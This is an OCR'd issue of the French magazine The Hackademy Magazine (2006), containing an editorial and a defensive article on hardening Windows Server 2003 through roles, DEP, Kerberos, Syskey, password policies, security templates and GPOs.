Votre nouveau mag technique et culturel de hacking et sécurité informatique

HACKADEMY MAGAZINE

N° 4 / MAI - JUIN 2006 / DOM : 6,85 euros - Bel : 6,95 euros - CH : 11,50 FS - Can : 9,50 $CAN - Mar : 45 Dh - May : 8,20 euros

LiveBox • FreeBox • C-Box

Des millions d'utilisateurs piratables par négligeance

Sommaire 04

THE HACKADEMY MAGAZINE
est édité par DMP,
26 bis rue Jeanne d'Arc
94160 St-Mandé
Tél.: 01 53 66 95 28

Principal associé : DMP
Responsable de la rédaction : David Marclay
Rédacteur en chef assistant : Artyc

Un grand merci à tous les auteurs qui nous ont soutenus !

Conception graphique : Weel
Illustration : Captain Cavern

Directeur de Publication et représentant légal : O. Spinelli

Imprimé hors CEE par Timart France

Commission paritaire en cours
ISSN en cours

thehackademy.net

Encore une nouvelle formule !

Votre journal a connu de nombreuses mutations depuis les premiers Hackers Voice, tant en matière de ligne graphique que de ligne éditoriale. La création de The Hackademy Journal avait marqué notre volonté de proposer un contenu plus technique et plus professionnel. L'arrivée du Magazine a également symbolisé un tournant dans notre histoire, motivé par l'envie de mêler d'avantage la technique à des problématique humaines et de société. Notre nouvelle formule met du temps à trouver son équilibre, mais je crois qu'avec ce numéro vous pouvez vous faire une bonne idée du journal que nous rêvons.

Il y a d'abord une nouvelle maquette, plus claire, plus aérée et plus facile à lire. Mais aussi un sommaire plus varié et plus accessible, qui nous l'espérons vous intéressera. Nous sommes déterminés à faire avancer les choses et à vous éclairer sur des problématiques d'avenir, en vous proposant de vous interroger sur des sujets d'actualité comme le téléchargement et la sécurité des nouveaux modems ADSL. Mais nous ne négligeons pas pour autant la technique, puisque nous continueront à vous proposer des articles sur le reversing, la sécurité Web ou sur des procédés d'exploitation plus avancées. Enfin, nous tâchons de ne pas laisser en rade les lecteurs débutants, non pas en encourageant la facilité, mais bien en proposant des pistes didactique constructives.

Nous somme plus motivé que jamais à continuer dans ce sens, parce qu'il semble que notre démarche n'a pas été comprise que par vous. Nous attendons en effet de bonnes nouvelles du côté de la commission paritaire dans les jours qui viennent.

dvrasp

« Le bon commerçant, le bon État ne traite pas son client, son citoyen comme un suspect. C'est un argument fasciste. On entre alors dans une logique de répression pas de citoyenneté. » (Alain Weber)

Http://thehackademy.net

Suggestions, remarques, critiques :

voice@dmpfrance.com

Windows Server 20

Comment Microsoft se rachète une conduite...

By Artyc

Les débats font et feront toujours rage à propos de Linux et de Windows. Même si la philosophie de Linux est sans équivoque face à la firme de Redmond, de réelles avancées ont été faites, chez Microsoft notamment sur Windows Server 2003.

La principale force de Server 2003 est sans aucun doute sa facilité de déploiement. Il parait donc tout naturel de s'intéresser aux différentes méthodes permettant de rendre cohérente une politique de sécurité dans un tel environnement. Cet article ne sera bien évidement pas exhaustif car les possibilités offertes par ce système sont extrêmement nombreuses, bien que rarement innovantes.

Général

Les rôles :


La première règle en matière de sécurité sur un environnement, quel qu'il soit, est bien sûr de ne lui faire faire que ce qui est nécessaire. Plus un système a de services activés, plus il y a de chance que l'un d'entre eux soit vulnérable. Cette règle relevant du bon sens n'est pas pour autant systématiquement appliquée. Il faut dans la mesure du possible répartir les rôles sur plusieurs serveur. Ainsi la compromission d'un des serveurs, bien que dramatique, le sera d'autant moins que tous les oeufs n'auront pas été mis dans le même panier. Par défaut, tous les rôles (regroupement de services) sont désactivés. Leurs activations/désactivations s'effectuent simplement via le panneau : *Outils d'Administration, Assistant Configurer votre serveur.* Vous pourrez alors ajouter ou supprimer des rôles.

Exploitation de failles de type overflow :

Windows serveur 2003 offre une sécurité contre les exploitations de type « buffer overflow ». La méthode utilisée est similaire à celle de stackguard [1] qui a déjà quelques années mais qui rend l'exploitation d'un buffer overflow [2] beaucoup plus contraignante voir souvent impossible. La technique consiste à placer un canary devant le registre contenant l'adresse de retour qui doit être écrasée pour modifier le comportement du programme. Ainsi l'attaquant écrasera aussi le canary. Avant de « sauter » sur l'adresse de retour, le canary sera vérifié et si sa valeur diffère, le processus sera arrêté. Cette sécurité provient du flag GS activé par défaut lors de la compilation sous Visual Studio .NET. Néanmoins ce mécanisme a été contourné par David Litchfield de NGSSoftware [3] .

Une autre protection, très intéressante, permet de rendre extrêmement difficile l'exploitation de Heap Overflow. Pour ceux désirant aller plus loin, se référer à l'article de Carib dans le manuel 12 [4] . Depuis le Service Pack 1, un système DEP (Data Execution Prevention) a été inclus dans Windows. Il prend en charge le mode « No Execute » des derniers processeurs comme par exemple l'Athlon 64,l'Opteron ou l'Itanium 2. Il rend ainsi certaines zones mémoires non exécutables et empêche ainsi d'y loger des shellcodes pendant l'exploitation d'une faille.

Une protection bien connue



Mise en place de la protection DEP

Pour vérifier l'activation de cette option, il faut aller dans les propriétés du *poste de travail, Avancé, Perfomances, Prévention de l'exécution des données*. Dans cet onglet, il est possible d'ajouter des applications pour lesquelles cette protection n'aura pas lieu. Ceci peut être utile car certains programmes peuvent mal supporter ce mode.

Globalement on peut dire que de réels efforts ont été faits en matière de prévention des failles applicatives.

Authentification

NTLM vs KERBEROS :

Sous tous les systèmes d'exploitation actuels, l'authentification est incontournable (Windows 9x n'est pas actuel...). Sur les machines de technologie NT la pression des touches *[Ctrl]+[Alt]+[Suppr]* permet généralement de s'authentifier. La combinaison des touches est une sécurité empêchant un programme malicieux de récupérer les utilisateurs et mots de passe.

03 et la sécurité

"Kerberos V5 est désormais utilisé sur windows"

Syskey

Sous windows les informations sur les mots de passe des comptes utilisateurs sont stockés dans la base SAM (Security Accounts Manager). Cette base peut entre facilement attaquée et décryptée. L'utilitaire SysKey crypte cette base sécurisant un peu plus le système. Par défaut Syskey utilise un mot de passe généré par le système, enregistre la clé de démarrage localement. Mais il est possible de renforcer la sécurité en utilisant soit un mot de passe demandé à chaque démarrage, soit en utilisant une disquette contenant la clef. Pour faire ces modifications : *Executer, syskey, Mettre à jour.*

Lors d'une authentification, le système consulte une base de données de comptes et valide ou non le couple utilisateur/mot de passe et établit ainsi les droits dont disposera cet utilisateur durant toute sa session. Ceci est valable lors d'une authentification sur une machine locale ou sur un domaine. Si une machine Windows appartient à un domaine, elle pourra choisir son fournisseur de sécurité (l'endroit où elle s'authentifiera) en le sélectionnant dans le menu déroulant *se connecter à.*

Windows Server 2003 supporte (entre autres [5]) deux méthodes d'authentification qui sont NTLM pour Nt Lan Manager et Kerberos. Ces deux méthodes permettent de faire une authentification en SSO (Signle Sign On) c'est-à-dire qu'une fois enregistré, l'utilisateur n'aura plus à se réenregistrer pour accéder à un autre service réseau. La première est propriétaire et est moins rapide et sécurisée que Kerberos. Cependant ce mode d'authentification est possible quelque soit la version de Windows. Il existe 3 versions de NTLM : LM que l'on retrouve sur les postes sous 95, 98 et NT4 .NTLMV1 qui fut par défaut sur NT4 jusque au service pack 3. Et maintenant NTLM V2 que l'on retrouve sur XP, 2000, 2003. NTLM utilise un mécanisme de challenge réponse. Il est vraiment préférable d'utiliser Kerberos, mais pour ceux qui désirent tout de même utiliser NTLM vous pouvez le configurer en allant dans *les stratégies ordinateur locales, Stratégies locales, Options de sécurité, Niveau d'authentification LAN Manager.*


Il est conseillé de refuser LM et NTLM v1 et d'autoriser seulement NTLM v2. Si vous disposez encore de machines sous 9x ou NT je vous invite à lire ce document pour les sécuriser et utiliser NTLM v2 [6].

Kerberos V5 est désormais utilisé sur Windows et tend à supplanter NTLM. Hormis le fait qu'il est plus performant que NTLM, celui-ci n'est pas propriétaire et repose sur la RFC1510 [7]. Kerberos utilise un système de ticket à durée limitée, qui empêchera un pirate de conserver l'accès. Le tout repose sur un système de clefs privées en chiffrement symétrique. Un autre avantage de Kerberos est qu'il est très simple d'installation sous linux. Il est ainsi possible d'avoir un parc hétérogène basé sur un Active Directory avec une authentification Kerberos. Les utilisateurs pourront alors avoir accès à leur partage, le site intranet ... Quelque soit leur système d'exploitation et ce toujours en SSO.

"Un parc hétérogène basé sur un AD"

Stratégie des comptes :

Sous Windows 2003 il est tout à fait possible d'appliquer des règles générales à tous les comptes. Ainsi vous imposerez certaines contraintes à vos utilisateurs qui permettront de mieux garantir la sécurité de vos systèmes d'informations. Les mots de passe tels que les dates de naissance ou prénoms disparaîtront alors. Mais il ne faut pas oublier que la sécurité est avant tout une question de diplomatie.... Pour accéder aux Stratégies des comptes d'un domaine Active directory allez dans les propriétés de votre domaine active directory dans *Utilisateurs et ordinateurs Active Directory* et accédez ainsi à l' *Editeur d'objets de stratégie de groupe*. Pour une machine locale il est possible d'y accéder directement via gpedit (*Exécuter, gpedit.msc*). Puis Sous *Configuration de l'ordinateur, Paramètres Windows, Paramètres de sécurité, Stratégies de comptes*.




Statégies de sécurité

Avec la Stratégie de mot de passe il est possible de configurer :

Conserver l'historique des mots de passe détermine le nombre de nouveaux mots de passe uniques qu'un utilisateur doit employer avant qu'un ancien mot de passe puisse être réutilisé.

- Durée de vie maximale du mot de passe détermine le nombre de jours d'utilisation avant que le mot de passe doive être remplacé.
- Durée de vie minimale du mot de passe détermine le nombre de jours pendant lesquels un utilisateur doit conserver le nouveau de mot de passe avant de pouvoir le remplacer.
- Longueur minimale du mot de passe détermine la longueur minimale admise pour les mots de passe. La longueur minimale recommandée est de huit caractères.
- Le mot de passe doit respecter des exigences de complexité Si ce paramètre est activé, les mots de passe utilisateur doivent obéir aux exigences suivantes :
  - Le mot de passe est d'une longueur minimale de six caractères.
  - Le mot de passe doit être suffisamment complexe.
  - Le mot de passe contient moins de trois caractères du nom du compte de l'utilisateur.

"Tout gérer avec les stratégies"



Les paramètres des mots de passe

La stratégie de verrouillage du compte permet d'empêcher les tentatives d'intrusion par « *brute force* ». Elle permet de bloquer les comptes après un certain nombre de tentatives de connexion. Il est ainsi possible de configurer :

- La Durée de verrouillage des comptes après un blocage du compte.
- Le temps nécessaire pour remettre à zéro le nombre de tentatives infructueuse (Réinitialiser le compteur de verrouillages du compte après)
- Le seuil de verrouillage du compte

Il est aussi possible de définir la stratégie d'authentification Kerberos :

- Appliquer les restrictions pour l'ouverture de session
- Durée de vie maximale du ticket de service
- Durée de vie maximale du ticket utilisateur
- Durée de vie maximale pour le renouvellement du ticket utilisateur
- Tolérance maximale pour la synchronisation de l'horloge de l'ordinateur

Ces paramètres pouvant énormément influer sur la qualité de votre réseau, il est préférable de se reporter à la documentation [8] pour avoir une configuration optimal.

ASTUCE

Pensez à renommer le compte administrateur pour compliquer l'utilisation de Proof of Concept ou brute forceurs génériques. Pour ce faire il faut éditer *renommer le compte administrateur* dans l' *Editeur d'objets de stratégie de groupes , Paramètres Windows, Paramètres de sécurité, Stratégies locales, Options de sécurité.*

Modèles de Sécurité


Sous Windows, il y a par défaut un très grand nombre de paramètres de sécurité configurables. Tous ces paramètres peuvent être regroupés dans un fichier comme modèle de sécurité (Security Template). Cette possibilité est très intéressante surtout si l'on désire configurer un grand nombre de machines.

Ces modèles permettent de prendre en charges différents paramètres tels que ceux :

Des stratégies de compte vues précédemment,

- stratégies locales pour l'audit, les droits utilisateur, et des options de sécurité générale,
- services Système, qui permet de configurer les services de la machine,
- registre, permet de gérer les autorisations sur certaines clef de la base de registre.

Microsoft nous simplifie encore la tâche en fournissant déjà une série de templates configurés selon leur rôle dans *RacineSystème\Security\Templates* . Leurs noms correspondent à leur applications, ainsi on retrouve DC pour un Contrôleur de Domaine, ws pour une station de travail, hisec pour le niveau de plus sécurisé (highest level of security). Ils sont consultables et modifiables depuis la *mmc (console de gestion)*.
Pour visualiser les templates, dans




Import de stratégies

Exécuter taper *mmc* puis dans fichier Ajouter/Supprimer un composant logiciel enfichable , cliquez sur *Ajouter*, puis sélectionnez *Modèles de sécurité*, et dans le menu fichier enregistrer.
Pour créer son modèle, copier le modèle le plus proche de celui voulu sous un autre nom . Une fois le modèle personnalisé il peut être appliqué soit sur la machine directement, soit directement sur tout un groupe de machine faisant partie du domaine Active Directory à l'aide des GPO (voir encadré) .

GPO

Les GPO, Group Policy Object ou encore Stratégies de groupe permettent de définir les paramètres d'un groupe, utilisateur ou machine de notre domaine Active Directory. Il est ainsi possible de configurer toutes les machines d'un parc sans avoir à se déplacer. Toutes les modifications se feront lors de la prochaine authentification de la machine ou de l'utilisateur. En pratique les GPO s'appliquent à une unité d'organisation ou OU (Organizational Unit). Pour cela, créez dans Active directory une nouvelle OU, ajoutez- y vos utilisateurs, groupes, machines. Sélectionnez votre OU et dans Groupe Policy créez une nouvelle GPO. Vous n'aurez plus qu'à l'éditer. Vous pourrez installer des logiciels, modifier les paramètres de configuration et de sécurité, lancer des scripts et bien plus encore...

"Microsoft nous simplifie encore la tâche"



